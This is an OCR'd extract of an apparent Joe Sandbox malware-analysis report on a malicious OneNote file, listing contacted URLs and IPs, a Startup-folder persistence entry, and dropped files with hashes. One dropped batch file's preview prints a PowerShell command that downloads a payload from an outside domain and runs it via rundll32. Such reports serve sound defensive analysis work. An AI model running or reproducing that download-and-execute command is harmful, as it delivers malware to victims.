
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://autodiscover-s.outlook.com/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.youtube.com/user/cisco	X4QZWFTE.htm.15.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://cdn.entity.	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/ar_ae/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://api.aadrm.com/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://www.cisco.com/c/hu_hu/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/site/in/en/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://software.cisco.com/download/navigator.html	X4QZWFTE.htm.15.dr	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://api.microsoftstream.com/api/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://cr.office.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/en/us/partners/connect-with-a-partner.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/en/us/about/sitemap.html	X4QZWFTE.htm.15.dr	false		high
http://https://learninglocator.cloudapps.cisco.com/#/home	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/pl_pl/index.html	X4QZWFTE.htm.15.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000009.00000002.337962 53441.000001D6539E1000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://tasks.office.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://officeci.azurewebsites.net/api/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://my.microsoftpersonalcontent.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.cisco.com/site/au/en/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://store.office.cn/addinstemplate	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.cisco.com/c/en/us/about/case-studies-customer-success-stories/nfl-superbowl-lvi.html#%7E	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/es_ec/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://messaging.engagement.office.com/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/de_de/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/en/us/about.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.odwebp.svc.ms	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://web.microsoftstream.com/video/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://search.cisco.com/search?query=	X4QZWFTE.htm.15.dr	false		high
http://schema.org/ImageObject	X4QZWFTE.htm.15.dr	false		high
http://https://graph.windows.net	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/it_it/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/ja_jp/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://d.docs.live.net	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ncus.contentsync.	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.cisco.com/c/en_hk/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://weather.service.msn.com/data.aspx	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/da_dk/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://pushchannel.1drv.ms	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://wus2.contentsync.	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/es_mx/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/fr_be/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://clients.config.office.net/user/v1.0/android/policies	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/en/us/solutions/enterprise/design-zone/index.html	X4QZWFTE.htm.15.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/pscore6	powershell.exe, 00000009.00000002.337962 53441.000001D653A3A000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://entitlement.diagnostics.office.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/tr_tr/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://outlook.office.com/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/no_no/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://twitter.com/Cisco/	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/ar_eg/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/ko_kr/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/ro_ro/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/es_co/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/en/us/about/legal/terms-conditions.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/c/en/us/buy.html	X4QZWFTE.htm.15.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/uk_ua/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://graph.windows.net/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://devnull.onenote.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://messaging.office.com/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/fr_fr/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://skyapi.live.net/Activity/	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.cisco.com/c/en/us/training-events/training-certifications.html	X4QZWFTE.htm.15.dr	false		high
http://https://www.cisco.com/web/fw/i/logo-open-graph.gif	X4QZWFTE.htm.15.dr	false		high
http://https://api.cortana.ai	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.cisco.com/c/en_za/index.html	X4QZWFTE.htm.15.dr	false		high
http://https://pdx-col.eum-appdynamics.com	X4QZWFTE.htm.15.dr	false	• Avira URL Cloud: safe	unknown
http://https://messaging.action.office.com/setcampaignaction	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://visio.uservoice.com/forums/368202-visio-on-devices	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://staging.cortana.ai	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com/embed?	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://augloop.office.com	064969FC-AFD0-4F49-92AA-9AFA4DCD48CC.2.dr	false		high
http://https://www.cisco.com/c/vi_vn/index.html	X4QZWFTE.htm.15.dr	false		high
http://cdn.appdynamics.com	X4QZWFTE.htm.15.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.217.139.27	starcomputadoras.com	Canada		16276	OVHFR	false
92.177.204.2	unknown	France		12479	UNI2-ASES	false
72.163.4.185	cisco.com	United States		109	CISCOSYSTEMSUS	false

Private

IP
192.168.11.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800701
Start date and time:	2023-02-07 18:24:30 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Sample file name:	notes.one
Detection:	MAL
Classification:	mal100.spre.troj.spyw.expl.evad.winONE@50/730@3/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 19% (good quality ratio 14.6%) • Quality average: 64.2% • Quality standard deviation: 39.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.191, 52.109.13.64, 52.113.194.132, 20.42.65.90, 95.100.76.145
- Excluded domains from analysis (whitelisted): ecs.office.com, self-events-data.trafficmanager.net, client.wns.windows.com, wwwds.cisco.com.edgekey.net, prod.configsvc1.live.com.akadns.net, self.events.data.microsoft.com, wwwds.cisco.com.edgekey.net.globalredir.akadns.net, onedscolprdeus14.eastus.cloudapp.azure.com, wdcp.microsoft.com, clients.config.office.net, s-0005-office.config.skype.com, prod.nexusrules.live.com.akadns.net, e2867.dsca.akamaiedge.net, ecs-office.s-0005.s-msedge.net, www.cisco.com.akadns.net, wdcpalt.microsoft.com, login.live.com, s-0005.s-msedge.net, config.officeapps.live.com, officeclient.microsoft.com, ecs.office.trafficmanager.net, nexusrules.officeapps.live.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:26:29	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk
18:26:30	API Interceptor	15x Sleep call for process: powershell.exe modified
18:26:42	API Interceptor	9x Sleep call for process: backgroundTaskHost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\in.cmd

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	174
Entropy (8bit):	5.171914439500308
Encrypted:	false
SSDEEP:	3:2EKDDGKSSJJFsLTzTH3x8J3k4kh8UWLRJRXAplVSCM2qKMJAFm7zBJTTeJ6Fk9zJ:0SGYzLh8JnkaUM+VSCCKMdXzTeJ62JzN
MD5:	FA49FD13FC49AB38B97D2D019CC04B39
SHA1:	D9CEACEE45290BD73AD582ED1AE6F5A6800DBD28
SHA-256:	F9A5106AC501E9DD700115310B20ED8AA0DBDAF854F556B44F04BBA1AE28B783
SHA-512:	330F2C9D62808567910C23D61EBEF0DAF1843C48BBD6A2E49479E1AAF93BB5A807DCABA4AB31792EB1E9620184FA3A810D9901D7B22EFDABF2131A1D67102D51
Malicious:	**true**
Preview:	..@echo off..powershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg..rundll32 C:\programdata\putty.jpg, Wind..exit....

C:\ProgramData\putty.jpg

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.468703571312251
Encrypted:	false
SSDEEP:	96:M4UU1kJLZevpB01M45B7rvAHl1uaL2JZ3KeopG3YxDgglBdN:KWX23zMG3YxBdN
MD5:	4FA7084A034DD4E84D5F567476AA9FBB
SHA1:	7E8C974A7C1F54D6C18F24C617DFE29BAFD6ED26
SHA-256:	F716C2324C1E7DEFED9B822F543156934C3534EEDC9EF1E69FC3745733C5DCB7
SHA-512:	BE1E937B3E6CB6A961BE6BE342FD839C41941FB8EDFA7CD1A329FC0434FD817D5427A431B8E0AE7E757F5C409B08447BAB4358E0F2437189F9577D2DE3B2335A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....#..... .....0....4i..... ..@... .....5.....\.....text...4..... .....`.P`.data.....0.....$.....@.`..rdata...u...@...v...&.....@.`@.bss.....`..edata..5.....@.0@.idata.....@.0..CRT....,.....@.0..tls....s..... .....@.0..reloc..\.....\.....@.0B.....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\064969FC-AFD0-4F49-92AA-9AFA4DCD48CC

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	153877
Entropy (8bit):	5.3538488503792045
Encrypted:	false
SSDEEP:	1536:k+C7/gjDB6B9guwULQ9DQN+zezQKk4F77nXmvid8XR3EwrNz6l:9mQ9DQN+zezlX+g
MD5:	E3E0E950651763E6EF098A026E6EC400
SHA1:	045CBBCE5F173E068914597D6469C77732374D98
SHA-256:	B0DB72B69063B21CEC4C455EA57EEFF6E8E807E9427D6018113E3C305E29CDAE
SHA-512:	227E83FD4F3968793DCC1285DF7AC2DCAFC3B42DCD47123D1CF652EC7BF5635551ADA5039E77C681A35FCC3BBD337E8C186768F62312C20A99F57E085E5B375
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-02-07T17:26:25">.. Build: 16.0.16130.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:authentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:headerValue="Passport1.4 from-PP='{}&p=''" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAuthorityU

C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	289664
Entropy (8bit):	5.151340981300995
Encrypted:	false
SSDEEP:	1536:42/zodZIr6KPZ01u6uSivsUQK75IthMfK2Xua:Vrr6KPZ01u6uSivsUQK75IthQXN
MD5:	9C1A32F9C78C1998FD5E8CC83A9F2593
SHA1:	470AD5B6F44DA93A3632D4DA24DAEC72C3DE23F8
SHA-256:	67C716256C7FC67D6AA08DFB2FADF131874D0740771789D71744C45824327CD2
SHA-512:	190E7991DC9348ED2AA2F9DBF01CD3844040147D9B84316761CF6332F17A7F40FB0A0A7338660EEBD2FF2FAD7DD90EA6A9268B85E675562DFE901E3673FA427
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d 448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159 " G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L> <R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N=" ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite 3.x database, last written using SQLite version 3023002, writer version 2, read version 2, file counter 2, database pages 1, cookie 0, schema 0, largest root page 1, unknown 0 encoding, version-valid-for 2
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.09216609452072291
Encrypted:	false
SSDEEP:	3:lSWFN3l/klslpF/4llfll:l9F8E0/
MD5:	F138A66469C10D5761C6CBB36F2163C3
SHA1:	EEA13620647428054958692 3B7A4A3C6D5DB1E25
SHA-256:	C712D6C7A60F170A0C6C5EC768D962C58B1F59A2D417E98C7C528A037C427AB6
SHA-512:	9D25F943B6137DD2981EE75D57BAF3A9E0EE27EEA2DF19591D580F02EC8520D837B8E419A8B1EB7197614A3C6D8793C56EBC848C38295ADA23C31273DAA302 9
Malicious:	false
Preview:	SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	4616
Entropy (8bit):	0.13760166725504608
Encrypted:	false
SSDEEP:	3:7FEG2l+2Cb/ul/FllkpMRgSWbNFl/sl+ltlslVlllfll2Cbn:7+/l7lg9bNFlEs1EP/mCb
MD5:	BE5295F9EF46C60247DB45D92FF15CC5
SHA1:	BFC9B8C132F74E3AC6B2462D793CB28BAEBC2B8A
SHA-256:	3D431C164E1CED55B8C8D585A11925775F152946F3BD3D012DCAAF9E310D36A9
SHA-512:	8C298E8258629A3941225665DF1F23646AC0D2D0F8B7D20858BF0156A9C7505342506C5AF8C49A0AFFDC9619AFE7E959CD344FA9A9182A035F5967F3B290F7B3
Malicious:	false
Preview:	.... .c.....9.g..... .....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-shm	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.04482848510499482
Encrypted:	false
SSDEEP:	6:G4l28NHqxHYAl28NHqplSL9XXPH4l942U:l2iqB32iqW5A0
MD5:	35A22F28B8C7143C25BFF53B4A94CDBD
SHA1:	985A5A7CD3123750C6A107757CFEF4C70F87DC0B
SHA-256:	AB9D8896E16A9EACDF4E651AD69AB7A87829DE50BE2F331567826A5E5ECE8C37
SHA-512:	2114681E508E287F30BC2FC84FFFC38CE6D8C4BEA9FCA47E5525AB1A80BC89DBA50BAA7F1236A429B180F40BB248C4E1FB87876D8256532AA22868E06F40366 3
Malicious:	false
Preview:	..-.....B.=....P.....T...v..-.....B.=....P.....T...v..... ....

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-wal

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Write-Ahead Log, version 3007000
Category:	dropped
Size (bytes):	45352
Entropy (8bit):	0.3957319445401107
Encrypted:	false
SSDEEP:	24:KylvVQ3zRDrRUll7DBtDi4kZERDPFzqt8VtbDBtDi4kZERDGg:3lvVQ1fRUll7DYMzFzO8VFDYM
MD5:	19C90D27CC1EABAB2D07C9322BA3C4D1
SHA1:	7A8E8B0D504C04D81454B05336415D5C986B86AA
SHA-256:	6D1FE436D3544A705764FE950195C9499F11E227FD3E1C264EC885016A02B7C7
SHA-512:	2EC5DF7F294854D0544B179A767D7F9D6B57DB27EDCC9A249660D14515E903C39166C5DBE146AAA42FC0CDB76871208A9DB70A1B50B71001FF673844853DE7E 2
Malicious:	false
Preview:	7....-.....P...._7..:.....P.....f....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\Quick Notes.one (On 07-02-2023).one (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.2887870570760533
Encrypted:	false
SSDEEP:	12:BoYyfnj/UPQbP7EFFBtMVstO/mjEskKbLbziZRiotl7yR4VNuC:BoYyfnYyP76tOstR4l6Tijie0+7
MD5:	7C2BC903DD3452C8174552041CD5AEA0
SHA1:	3213F62BE049A3D15BA9C5A632C0A9B80B96DEE2
SHA-256:	68FD09A71356EB9E6670934A31936453A5740EB5ED3D8079C66090A72F1C79C8
SHA-512:	223C31FD5A7D5CF0FE2FDA32535207BFC2042152C6807EC9E63DD7F915B3A33FB4130C3894BA2E41F9DFBABD23FF95B26240BE9ED80934D953A0347897D5B91 C
Malicious:	false
Preview:	.R\{..M..Sx.)..`.....A.....:.iR.....?.....I.....*...*...*...*.....h.....m...jl.p.....i.....L...vN.`.T.d.,... .....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\~Quick Notes.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.2887870570760533
Encrypted:	false
SSDEEP:	12:BoYyfnj/UPQbP7EFFBtMVstO/mjEskKbLbziZRiotl7yR4VNuC:BoYyfnYyP76tOstR4l6Tijie0+7

MD5:	7C2BC903DD3452C8174552041CD5AEA0
SHA1:	3213F62BE049A3D15BA9C5A632C0A9B80B96DEE2
SHA-256:	68FD09A71356EB9E6670934A31936453A5740EB5ED3D8079C66090A72F1C79C8
